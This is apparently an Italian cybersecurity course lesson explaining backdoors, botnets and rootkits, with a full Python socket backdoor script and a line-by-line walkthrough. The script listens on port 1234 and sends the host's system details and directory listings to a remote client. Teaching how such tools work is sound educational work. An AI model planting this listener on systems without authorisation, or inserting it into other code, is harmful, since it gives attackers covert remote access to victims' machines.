

S3/L4

La backdoor, o "porta secondaria", è un mezzo che consente l'accesso remoto a un server, utilizzando le socket, e l'esecuzione di codice su tale server.

È un metodo che potrebbe essere adoperato da utenti con intenzioni malevole per stabilire una connessione duratura con un server, a seguito della sfruttamento delle sue vulnerabilità, spesso utilizzando il protocollo HTTP sulla porta 80 per nascondersi nel normale traffico di rete: questo le rende difficili da rilevare, poiché il traffico HTTP è comunemente utilizzato da molte applicazioni legittime.


Le tipologie più usate di backdoor:

1. **Botnet**

Le botnet sono reti di computer infetti, controllati da un'unica entità. Le backdoor in queste reti permettono agli attaccanti di eseguire comandi sui computer infetti, trasformandoli in "bot" che possono essere utilizzati per attacchi DDoS, spam, o altre attività dannose. Questo tipo di infezione è particolarmente diffuso e problematico perché può coinvolgere un gran numero di sistemi.

2. **Rootkit**

I rootkit sono una forma avanzata di malware che si nasconde nel sistema operativo, spesso a livello del kernel. Sono particolarmente pericolosi perché possono modificare il funzionamento del sistema operativo stesso, rendendo molto difficile la loro rilevazione e rimozione. Inoltre questi permettono agli attori di mantenere l'accesso al sistema compromesso senza essere scoperti.

A screenshot of a Kali Linux terminal window. The window title is 'kali@kali: ~/Desktop/Python_Samples'. The terminal shows the GNU nano 6.0 editor editing a file named 'backdoor.py'. The code is a Python script that uses the socket module to create a server listening on port 1234. It accepts connections and responds to specific commands: '1' returns the system platform and machine name, '2' returns the directory listing, and '0' closes the connection. The script uses UTF-8 encoding for all data exchanges.

```
kali@kali: ~/Desktop/Python_Samples
File Actions Edit View Help
GNU nano 6.0 backdoor.py *
import socket, platform, os

SRV_ADDR = ""
SRV_PORT = 1234

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()

print ("client connected: ", address)

while 1:
    try:
        data = connection.recv(1024)
    except:continue

    if(data.decode('utf-8') == '1'):
        tosend = platform.platform() + " " + platform.machine()
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '2'):
        data = connection.recv(1024)
        try:
            filelist = os.listdir(data.decode('utf-8'))
            tosend = ""
            for x in filelist:
                tosend += "," + x
        except:
            tosend = "Wrong path"
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '0'):
        connection.close()
        connection, address = s.accept()
```

Questo codice implementa una backdoor che permette all'attaccante di inviare e ricevere comandi al target.

In questo codice troviamo due aree principali:

- Il primo blocco, che crea il socket e resta in attesa di connessioni esterne.
- Il secondo, che in base all'input dell'utente esegue determinate funzioni sul sistema dove la backdoor è in esecuzione.

```
import socket, platform, os
```

Qua importa i moduli necessari. `socket` per la comunicazione di rete, `platform` per ottenere informazioni sul sistema operativo e `os` per interagire con il file system.

```
SRV_ADDR = ""  
SRV_PORT = 1234
```

Qua abbiamo l'indirizzo di porta e server.

`SRV_ADDR` è vuoto, il che significa che ascolterà su tutte le interfacce di rete disponibili.

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
s.bind((SRV_ADDR, SRV_PORT))  
s.listen(1)  
connection, address = s.accept()  
  
print("client connected: ", address)
```

In sequenza abbiamo:

1. La creazione del socket "s" tramite la funzione `socket.socket`, dove specifichiamo che vogliamo utilizzare IPv4 e TCP.
2. Il "binding", l'associazione tra indirizzo del socket con la porta.
3. il metodo "listen" per metterci in ascolto ad attendere connessioni in entrata, il numero 1 indica che può avere solo una connessione in coda.
4. "`connection, address = s.accept()`" per accettare la connessione in entrata e restituisce un nuovo oggetto socket e l'indirizzo del client.

```
while 1:  
    try:  
        data = connection.recv(1024)  
    except: continue
```

```

if(data.decode('utf-8') == '1'):
    tosend = platform.platform() + " " + platform.machine()
    connection.sendall(tosend.encode())

elif(data.decode('utf-8') == '2'):
    data = connection.recv(1024)
    try:
        filelist = os.listdir(data.decode('utf-8'))
        tosend = ""
        for x in filelist:
            tosend += "," + x
    except:
        tosend = "Wrong path"
    connection.sendall(tosend.encode())

elif(data.decode('utf-8') == '0'):
    connection.close()
    connection, address = s.accept()

```

`data = connection.recv(1024)` : riceve fino a 1024 byte di dati.

`except: continue` : se c'è un'eccezione, continua semplicemente il loop.

Passiamo poi alla gestione la ricezione dei dati e in base all'input lato client esegue 3 diverse azioni:

1. Se il client invia "1", il server restituisce informazioni del il sistema operativo sul quale è in esecuzione e versione. Per farlo si utilizzano le funzioni "platform.platform()" e "platform.machine()".
2. Se il client invia "2", il server esegue il comando "os.listdir" che restituisce la lista dei file presenti in una determinata directory: se l'operazione riesce, crea una stringa con i nomi dei file separati da virgole. Se l'operazione

fallisce (ad esempio, il percorso non esiste), imposta tosend su "Wrong path".

3. Se il client invia "0", il server chiude la connessione.

All'utente poi gli verrà presentato un menù di scelta:

- "0" chiude la connessione, "mysoc.close()".
- "1" attende la risposta del server con le info sul sistema operativo.
- "2" all'utente viene richiesto di inserire un path, che sappiamo verrà utilizzato lato client per restituire le informazioni sul directory listing, ovvero i file presenti a quel path.